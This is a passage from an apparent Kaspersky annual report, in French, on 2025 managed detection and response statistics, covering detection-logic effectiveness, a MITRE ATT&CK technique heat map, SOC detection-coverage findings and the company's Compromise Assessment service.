Accès réseau à un hôte malveillant	La réputation de l'hôte distant est vérifiée à chaque événement de connexion	Accès réseau, accès HTTP **Réputation de l'hôte distant ou de l'adresse IP**	• Élevée – 6,7 % • Moyenne – 4,1 % • Faible – 5,1 % **Globale : 4,5 %**
Détection des EPP au niveau des processus système	Détections concernant des processus légitimes faisant partie du système d'exploitation	Tout événement télémétrique contenant un verdict EPP	• Élevée – 10,2 % • Moyenne – 1,4 % • Faible – 0,2 % **Globale : 1,3 %**
Détection liée à une APT	Détections relatives à une campagne APT connue	Détection de l'EPP **Liste des détections liées à une APT**	• Élevée – 4,2 % • Moyenne – 1,5 % • Faible – 0,9 % **Globale : 1,4 %**
Pièce jointe à un email malveillante	Détection au niveau d'une pièce jointe à un email, y compris détection d'activités suspectes	Données télémétriques reçues par email Détection de l'EPP	• Élevée – 2,4 % • Moyenne – 3,8 % • Faible – 1,2 % **Globale : 3,0 %**
Utilisation du client SMB Impacket[24]	Connexions multiples à partir d'une seule adresse IP avec le client SMB Impacket	Détection des modules EPP IDS dans le trafic réseau	• Élevée – 1,2 % • Moyenne – 1,5 % • Faible – 0,1 % **Globale : 1,1 %**
Détection sandbox	Déclenchement de la sandbox dans le cadre de la détection KATA. Il n'y a pas de verdict EPP exact pour l'objet suspect	Verdict sandbox **Verdict EPP pour l'objet**	• Moyenne – 10,1 % • Faible – 0,3 % **Globale : 7,2 %**
Détection du système de détection des intrusions	IDS sur le réseau dans le cadre de la détection KATA	Verdict de KATA IDS	• Élevée – 0,2 % • Moyenne – 7,1 % • Faible – 0,3 % **Globale : 5,0 %**
Trafic suspect provenant de l'hôte	IDS sur le réseau dans le cadre de la détection KATA	Verdict de KATA IDS concernant le trafic suspect ou provenant d'un outil connu utilisé par des cybercriminels	• Élevée – 0,2 % • Moyen – 4,3 % • Faible – 0,8 % **Globale : 3,2 %**

23 Kaspersky Scan Engine

24 GitHub. Impacket

Carte thermique des techniques

TA0001 : Accès initial	TA0002 : Exécution	TA0003 : Persistance	TA0004 : Augmentation des privilèges	TA0005 : Contournement des défenses	TA0006 : Accès à l'aide d'identifiants	TA0007 : Détection
T1566 : Phishing	T1204 : Exécution par l'utilisateur	T1098 : Manipulation de compte	T1546 : Exécution déclenchée par un événement	T1078 : Comptes valides	T1555 : Identifiants de banques de mots de passe	T1087 : Détection de compte
T1190 : Exploitation d'une application destinée au public	T1569 : Services système	T1547 : Exécution automatique au lancement ou lors de la connexion	T1548 : Utilisation abusive du mécanisme de contrôle d'augmentation des privilèges	T1562 : Affaiblissement des défenses	T1558 : Vol ou falsification de tickets Kerberos	T1046 : Détection des services réseau
T1189 : Infections intempestives	T1053 : Tâche/Action planifiée	T1505 : Composant logiciel serveur	T1068 : Exploitation pour élever les privilèges	T1027 : Brouillage de fichiers ou d'informations	T1552 : Identifiants non sécurisés	T1033 : Détection du propriétaire du système/ de l'utilisateur
T1200 : Matériel supplémentaire	T1047 : Windows Management Instrumentation (WMI)	T1574 : Détournement du flux d'exécution		T1484 : Modification de la stratégie d'un domaine ou d'un locataire	T1003 : Récupération des identifiants du système d'exploitation	T1069 : Détection de groupes d'autorisation
T1195 : Compromission de la chaîne d'approvisionnement	T1059 : Interprète de commandes et de scripts	T1136 : Création de compte		T1055 : Injection de processus	T1110 : Force brute	T1016 : Détection de la configuration du réseau du système
T1659 : Injection de contenu	T1559 : Communication interprocessus	T1543 : Processus de création ou de modification du système		T1218 : Exécution du proxy binaire du système	T1649 : Vol ou falsification de certificats d'authentification	T1049 : Détection des connexions réseau du système
	T1203 : Exploitation pour l'exécution par le client	T1133 : Services d'accès à distance externes		T1564 : Dissimulation d'artefacts	T1557 : Attaque 'homme du milieu'	T1482 : Détection de l'indice de confiance du domaine
	T1129 : Modules partagés	T1137 : Lancement des applications bureautiques		T1036 : Usurpation	T1556 : Modification du processus d'authentification	T1082 : Détection d'informations relatives au système
	T1106 : API native	T1176 : Extensions logicielles		T1112 : Modification du registre	T1212 : Exploitation à des fins d'accès aux identifiants	T1018 : Détection de système distant
	T1072 : Outils de déploiement de logiciels	T1037 : Scripts d'initialisation au lancement ou lors de la connexion		T1553 : Corruption des contrôles fiables	T1040 : Reniflage de réseau	T1012 : Interrogation du registre
		T1542 : Démarrage avant le système d'exploitation		T1207 : Contrôleur de domaine malveillant	T1606 : Falsification d'identifiants en ligne	T1007 : Détection des services système
		T1554 : Compromission du code binaire d'un logiciel hôte		T1620 : Chargement de code en miroir	T1187 : Authentification forcée	T1615 : Recherche de stratégies de groupe
				T1134 : Manipulation de jeton d'accès	T1539 : Vol des cookies de navigation	T1010 : Recherche de fenêtre d'application
				T1070 : Retrait de l'indicateur	T1528 : Vol du jeton d'accès à l'application	T1135 : Détection de partages réseau
				T1550 : Utilisation de méthodes d'authentification alternatives		T1217 : Détection d'informations relatives au navigateur
				T1014 : Rootkit		T1124 : Détection de l'heure du système
				T1211 : Exploitation pour le contournement des défenses		T1518 : Détection de logiciels
				T1140 : Décryptage/ Décodage de fichiers ou d'informations		T1057 : Détection de processus
				T1222 : Modification des autorisations de fichiers et de répertoires		T1083 : Détection de fichiers et de répertoires
				T1678 : Exécution différée		T1673 : Détection de machines virtuelles
				T1497 : Évasion d'un environnement virtualisé/ Sandbox		T1201 : Recherche de stratégie liée aux mots de passe
				T1216 : Exécution d'un proxy de script système		T1613 : Détection de conteneurs et de ressources
				T1600 : Affaiblissement du chiffrement		T1120 : Recherche de périphériques
				T1197 : Emplois au BITS		
				T1127 : Exécution en proxy d'utilitaires de développeurs de confiance		
				T1006 : Accès volume direct		
				T1202 : Exécution de commande indirecte		
				T1220 : Traitement des scripts XSL		
				T1221 : Injection de modèles		

La carte thermique montre la fréquence des techniques utilisées dans les incidents détectés par le MDR.

Les techniques qui ont été observées dans le cadre de plusieurs incidents sont présentées.

1 à 2 % | 3 à 4 % | 5 à 10 % | > 10 %

TA0008 : Mouvement latéral	TA0009 : Collecte	TA0010 : Exfiltration	TA0011 : Commande et contrôle	TA0040 : Impact	TA0042 : Développement de ressources	TA0043 : Reconnaissance
T1021 : Services à distance	T1056 : Enregistrement de saisie	T1567 : Exfiltration par le biais d'un service Web	T1568 : Résolution dynamique	T1561 : Effacement de disque	T1608 : Mise en place de fonctionnalités	T1595 : Analyse active
T1210 : Exploitation de services à distance	T1560 : Archivage des données collectées	T1041 : Exfiltration par le canal C2	T1071 : Protocole de la couche application	T1565 : Manipulation de données	T1588 : Obtention de fonctionnalités	T1590 : Collecte d'informations sur le réseau de la victime
T1091 : Réplication via un support amovible	T1005 : Données du système local	T1048 : Exfiltration via un autre protocole	T1572 : Tunnellisation de protocole	T1496 : Détournement de ressources	T1587 : Développement de fonctionnalités	T1598 : Hameçonnage d'informations
T1534 : Phishing ciblé interne	T1114 : Collecte d'emails	T1011 : Exfiltration sur un autre support réseau	T1105 : Transfert entrant d'outils	T1486 : Données chiffrées pour l'impact	T1583 : Acquisition d'une infrastructure	T1589 : Collecte d'informations sur l'identité de la victime
T1570 : Transfert latéral d'outils	T1115 : Données du presse-papiers	T1020 : Exfiltration automatisée	T1090 : Proxy	T1485 : Destruction de données	T1584 : Compromission de l'infrastructure	T1593 : Recherche de sites Internet/ domaines disponibles
T1563 : Détournement de session de service à distance	T1113 : Capture d'écran	T1030 : Limites de taille de transfert des données	T1219 : Outils d'accès à distance	T1499 : Déni de service au niveau du terminal	T1585 : Ouverture de comptes	T1596 : Recherche dans les bases de données techniques accessibles
	T1125 : Capture vidéo	T1052 : Exfiltration via un support physique	T1095 : Protocole n'utilisant pas la couche application	T1531 : Suppression de l'accès au compte		
	T1074 : Organisation des données		T1102 : Service Web	T1489 : Arrêt de service		
	T1119 : Collecte automatisée		T1573 : Canal chiffré	T1498 : Déni de service réseau		
	T1039 : Données issues d'un disque partagé sur le réseau		T1092 : Communication via des supports amovibles	T1491 : Défacement		
	T1025 : Données de supports amovibles		T1001 : Brouillage de données			
	T1123 : Enregistrement du son		T1571 : Port non standard			
	T1213 : Données issues de stockages d'informations		T1665 : Dissimulation d'infrastructure			
	T1530 : Données du stockage dans le cloud		T1132 : Encodage des données			



1 à 2 % | 3 à 4 % | 5 à 10 % | > 10 %

Chapitre VII

Efficacité de la détection des SOC



Efficacité de la détection des SOC

Nous proposons à nos clients des services pour évaluer l'efficacité de leur SOC, en les aidant à identifier les problèmes et à définir des pistes d'optimisation. Il existe plusieurs méthodes pour évaluer les capacités techniques d'un SOC, et nous souhaitons ici mettre en évidence les causes les plus courantes d'échec des chaînes de détection.


Dans le cadre de nos projets d'évaluation, nous utilisons principalement deux méthodologies :

Évaluation technique (principalement des solutions SIEM, EDR ou XDR) : nous analysons les flux d'événements actuels, les configurations des règles et la logique de détection globale.

Simulation d'attaques : nous simulons des techniques d'attaque au sein de l'environnement du client et évaluons lesquelles sont correctement détectées par le SOC.

La répartition des types de projets de conseil en 2025 est présentée ci-dessous. Les projets les plus fréquemment menés ont été l'évaluation technique SOC (23 % de l'ensemble des projets), le développement d'un cadre SOC (20 %), l'évaluation de la maturité SOC et l'assurance qualité SIEM (12 % chacun).

- 23,4 % Évaluation technique du SOC
- 20,0 % Cadre SOC
- 11,7 % Évaluation de la maturité du SOC
- 11,7 % Assurance qualité SIEM
- 10,0 % Préparation à la RI
- 9,5 % Émulation d'une attaque adverse
- 8,3 % Profils des menaces
- 3,3 % évaluation de la cybersécurité
- 2,1 % Évaluation Purple




Malgré les différences entre ces approches, les méthodes d'évaluation technique comme celles de simulation d'attaques nous permettent d'identifier les faiblesses à n'importe quel stade du cycle de détection du SOC.

Système » Télémétrie » Enrichissement » Moteur de détection

Certains des problèmes les plus courants et les plus systémiques que nous avons observés sont mis en évidence plus loin dans cette section. Cependant, pour mieux comprendre les données qui suivent, examinons d'abord l'ampleur des projets de conseil SOC en 2025.



- Finance
- Goverment
- Vente au détail
- Transport
- Industrie
- Télécommunications
- Médias



Couverture des sources d'événements et des règles

Pour commencer, nous présentons les statistiques clés relatives aux différentes sources de données qui alimentent la plateforme de données du SOC en données télémétriques. Conformément au principe selon lequel les données télémétriques doivent être collectées dans un but précis, nous évaluons également dans quelle mesure les données importées sont couvertes par les logiques de détection existantes.


5 – 70+

La diversité des sources d'événements dont dispose chaque SOC.

[5 – 30]
[30 – 50]
[50 – 70+]

Nous avons réparti tous les SOC en trois groupes égaux en fonction du nombre de types de sources d'événements uniques qu'ils traitent.

Pourcentage de couverture des règles en fonction des différents types de sources d'événements



Couverture de la source de l'événement par logique de détection.

Les deux premiers groupes présentent une couverture moyenne des types d'événements pratiquement identique, comprise entre 40 et 60 %.

Les SOC qui traitent un grand nombre de sources différentes ne définissent des règles de logique de détection que pour couvrir environ 30 % du volume total de données dont ils disposent.

À eux seuls, les événements collectés ne servent, dans la plupart des cas, qu'à enquêter sur un incident qui a déjà été identifié. Pour qu'un système SIEM fonctionne de manière optimale, il est nécessaire de mettre au point une logique de détection permettant de repérer les incidents de sécurité potentiels.

Problème : La couverture moyenne des sources selon la règle de corrélation, calculée sur l'ensemble de nos évaluations, est de 43 %[25].

Nous constatons donc qu'au mieux, la plupart des SOC ne parviennent à exploiter qu'environ la moitié des données dont ils disposent pour la détection des menaces.

Les sources qui ne sont généralement pas couvertes sont la télémétrie réseau, les bases de données et les serveurs Internet. Cela semble révéler une tendance de gestion à collecter toutes les données disponibles à des fins de conformité, conformément aux réglementations externes ou aux stratégies internes, sans savoir clairement comment en tirer parti.

Une autre explication possible est que les données sont collectées en vue d'éventuelles enquêtes ultérieures qui, dans la plupart des cas, n'aboutissent jamais.

La plupart des SOC utilisent une plateforme unique pour la collecte des données : le SIEM. Seul un SOC sur six utilise deux ou trois plateformes axées sur des fonctions différentes :

- Corrélation en temps réel
- Recherche des menaces
- Exigences de conformité

25 Évaluation de l'efficacité du SIEM

Contrôle de la couverture

Un autre problème constaté dans la plupart des SOC est un manque de contrôle de la couverture.

Une question qui nous est souvent posée est la suivante : « Combien de règles de détection un SOC doit-il aujourd'hui mettre en place ? » Cela soulève inévitablement la question suivante : « Les organisations doivent-elles s'en remettre aux logiques de détection fournies par les fournisseurs, ou investir dans le développement de leurs propres solutions ? »

Dans la pratique, nous avons identifié trois catégories de SOC clients, chacune combinant trois approches différentes :

	Développement en interne	Partisans des fournisseurs	Partisans de l'EDR
Popularité	Env. 40 %	Env. 50 %	Env. 10 %
Description	La plupart des règles sont élaborées à partir de zéro, les règles des fournisseurs servant d'exemple	Nombre moyen de règles personnalisées	Nombre réduit de règles dans le SIEM ou la plateforme XDR. S'appuie principalement sur les détections EDR
Nombre de règles SIEM/XDR actives	200 à 2 000 Plus de 350 en moyenne	500 à 900 650 en moyenne	Moins de 100
Proportion de règles personnalisées dans les solutions SIEM/XDR	80 à 100 %	<25 %	80 à 100 %
Mesure de la couverture MITRE	20 %	80 %	80 %

D'une manière générale, les équipes semblent choisir entre deux méthodologies : soit tout développer à partir de zéro, soit s'en remettre aux règles imposées par les fournisseurs. On ne trouve pratiquement aucun cas où une solution intermédiaire est adoptée. Cette observation correspond parfaitement aux pratiques d'ingénierie de détection en vigueur dans les SOC bien établis, qui adoptent une approche de « développement de contenu en interne ».


Les équipes qui s'appuient principalement sur les règles de détection fournies par les fournisseurs sont souvent confrontées à un manque d'ajustement et de personnalisation adaptés à leur infrastructure particulière. Dans la plupart des cas, cela se traduit par des taux de faux positifs élevés et, dans certains cas, par des lacunes dans la couverture de détection.

Les partisans de l'EDR élaborent généralement leurs règles à partir de zéro, principalement pour pallier le manque de fonctionnalités EDR en matière de corrélation croisée ou de couverture des sources tierces.

Gestion de la couverture de détection

Comment mesurer la couverture de détection ? Une réponse évidente est généralement : « À l'aide de la matrice MITRE ATT&CK ».

Dans la plupart des cas, lorsque le produit dispose de cette fonctionnalité et de cette taxonomie (c'est-à-dire dans les solutions SIEM/XDR/EDR/NTA), une approche basée sur MITRE ATT&CK est adoptée. La plupart des SOC (plus de 80 %) qui s'appuient sur le contenu fourni par des fournisseurs suivent cette taxonomie pour mesurer la couverture de détection des menaces.



Moins de 20 % des SOC, qui suivent une approche basée sur une logique de détection développée en interne, adoptent les mesures de détection MITRE comme approche unifiée pour l'ensemble de leurs moteurs de détection.

Les trois principaux problèmes de couverture de détection les plus fréquemment relevés sont les suivants :

Absence ou dégradation de la couverture de l'infrastructure

Le manque de gestion de la couverture SOC ou de suivi continu de l'infrastructure protégée. Dans la plupart des cas, la portée initiale de la couverture du SOC est définie lors de la phase de conception, mais elle ne fait pas l'objet d'un suivi continu dans le cadre des opérations quotidiennes. Au fil du temps, cela entraîne une couverture inégale de l'infrastructure protégée et l'apparition de zones d'ombre pour l'équipe de surveillance de la sécurité.

Couverture des règles de détection par source d'événement

Dans la plupart des cas, les SOC limitent la détection des menaces à un petit ensemble de sources de télémétrie bien connues, tandis que les données restantes sont collectées sans bénéficier d'une couverture suffisante au niveau de la logique de détection. À mesure que le nombre et la diversité des sources de données augmentent, la couverture de détection globale tend généralement à se dégrader plutôt qu'à s'améliorer.

Règles par défaut sans ajustement : utilisation simple des solutions fournies par les fournisseurs

Les équipes qui manquent d'expérience pratique en matière d'ingénierie de détection et qui dépendent donc des solutions fournies par les fournisseurs sont souvent confrontées à un manque d'ajustement et de personnalisation adaptés à leur infrastructure particulière. Dans la plupart des cas, cela se traduit par des taux de faux positifs élevés et, dans certains cas, par des lacunes dans la couverture de détection.



Chapitre VIII

Lacunes en matière de détection et compromissions cachées




Lacunes en matière de détection et compromissions cachées


La solution Kaspersky Compromise Assessment comble le fossé entre les services de détection et de réponse gérées et les services de réponse aux incidents. Une solution MDR nécessite l'utilisation de produits Kaspersky. Les services de RI sont généralement réactifs et ne sont mis en œuvre qu'après l'identification d'artefacts de compromission. Tout comme la RI, Compromise Assessment est un service d'enquête forensique. Cependant, contrairement à la RI, notre service Compromise Assessment s'appuie sur les technologies MDR pour proposer une approche plus flexible et proactive. La mise en place des produits Kaspersky pour les terminaux n'est pas obligatoire pour notre solution Compromise Assessment, et le projet peut démarrer même en l'absence de signes objectifs de compromission, offrant ainsi une protection renforcée et une tranquillité d'esprit.




Clients de l'évaluation des compromissions

Tous les projets d'évaluation de la compromission achevés en 2025 ont été menés à bien dans trois grandes régions : la CEI, l'APAC et la région META. La répartition des incidents signalés par région et par industrie est présentée ci-dessous.





Une évaluation de la compromission peut être demandée pour diverses raisons, en réponse à différents intérêts et besoins opérationnels. Voici les scénarios les plus courants :



Mesures de détection et d'enquête

Dans le Compromise Assessment, tout comme dans le MDR, nous utilisons des IoA. Les logiques de détection peuvent être globalement réparties en grandes familles. Le tableau ci-dessous présente l'efficacité des familles de logiques de détection sur la base des incidents détectés dans les projets d'évaluation de la compromission menés en 2025.


Identifiants issus de vidages	12,4 %	De nombreux outils LotL détectés	4,3 %	Domaine provenant d'un serveur C2 connu	2,5 %	Configuration globalement médiocre	1,2 %
Outil LotL spécifique	11,2 %	Porte dérobée pour les fonctionnalités d'accessibilité	3,7 %	De nombreux programmes malveillants détectés	1,9 %	Comportement à risque lié au stockage dans le cloud	0,6 %
Programme malveillant spécifique	11,2 %	Configuration insuffisante de la stratégie d'audit	3,7 %	De nombreuses vulnérabilités découvertes	1,9 %	Connexions VPN inhabituelles	0,6 %
Détection de webshells	8,1 %	De nombreuses détections d'activités suspectes	3,1 %	Adresse IP provenant d'un serveur C2 connu	1,2 %	Configuration AD vulnérable selon les méthodes d'analyse PrivEsc	0,6 %
Outils de gestion à distance	7,5 %	De nombreux fichiers suspects	3,1 %	Comportement à risque de la part de l'utilisateur	1,2 %		
Identifiants issus de fuites	6,2 %	Mineur	3,1 %	Comportement à risque provenant d'un compte privilégié	1,2 %		
De nombreux PUP détectés	5,0 %	Configuration AD vulnérable d'après l'analyse GPO	3,1 %	Configuration AD insuffisante	1,2 %		

Nous pouvons mener des projets d'évaluation de la compromission, que des produits Kaspersky soient déployés ou non. Si des produits Kaspersky sont déployés, nous pouvons réutiliser la pile technologique MDR pour la collecte de données (la source des données étant MDR). Sinon, nous utilisons un utilitaire propriétaire spécialisé pour la collecte de données. Compromise Assessment inclut également des sources de données supplémentaires, comme les résultats de Digital Footprint Intelligence[26] pour le client, l'analyse de la configuration d'Active Directory et, dans certains cas, l'utilisation des journaux du périmètre réseau et du VPN. L'efficacité des sources de données fondées sur les statistiques des incidents détectés est présentée ci-dessous.

MDR et Compromise Assessment comprennent tous deux une recherche manuelle des menaces, et font tous deux état d'incidents détectés au cours de ces processus de recherche manuelle des menaces. Tous les incidents détectés manuellement font l'objet d'une analyse approfondie, et une logique de détection adaptée est mise en place. **En 2025, près de 18,6 % des incidents détectés l'ont été manuellement.**

Les capteurs au niveau des terminaux restent le type de capteur le plus efficace, mais 4 % des incidents survenus en 2025 ont été détectés grâce à l'analyse du trafic réseau.

Les projets d'évaluation de la compromission comprennent une phase de réponse aux incidents au cours de laquelle toutes les menaces avérées sont identifiées et contenues. À ce stade, il est souvent nécessaire de recourir à l'analyse forensique et à la rétro-ingénierie. D'après les statistiques de 2025, une expertise forensique a été requise dans 53 % des cas et a été jugée souhaitable mais facultative dans 7 % des cas. Une rétro-ingénierie, dans le cadre de laquelle le fichier suspect a été soumis à une analyse, a été requise dans 12 % des cas.




26 dfi.kaspersky.com

La nature des incidents

Dans Compromise Assessment, les incidents détectés peuvent être associés à différents types d'activités suspectes ou malveillantes. Le graphique à barres ci-dessous présente la fréquence des motifs les plus courants de signalement d'incidents en 2025.

Figure 24 Distribution et fréquence des outils utilisés lors des incidents





Recommandations

En 2025, le nombre d'incidents de gravité élevée signalés a diminué de 19 % par rapport à 2024. Cela s'explique par l'efficacité du MDR, qui permet d'identifier et de bloquer les menaces à un stade plus précoce de la chaîne de détection. Parallèlement, le délai moyen nécessaire à l'enquête et au signalement des incidents a diminué de 22 % pour les incidents de gravité élevée et de 21 % pour ceux de gravité moyenne, ce qui montre une amélioration de l'efficacité des équipes SOC.

Les attaques ciblées menées par des acteurs humains ont représenté 23 % des incidents de gravité élevée en 2025. Bien que ce chiffre soit inférieur à celui de 2024, ces attaques restent la principale cause d'incidents de gravité élevée dans les statistiques MDR. Malgré les progrès réalisés dans le domaine des outils de détection automatisée, les pirates déterminés continuent de trouver des moyens de contourner les défenses.

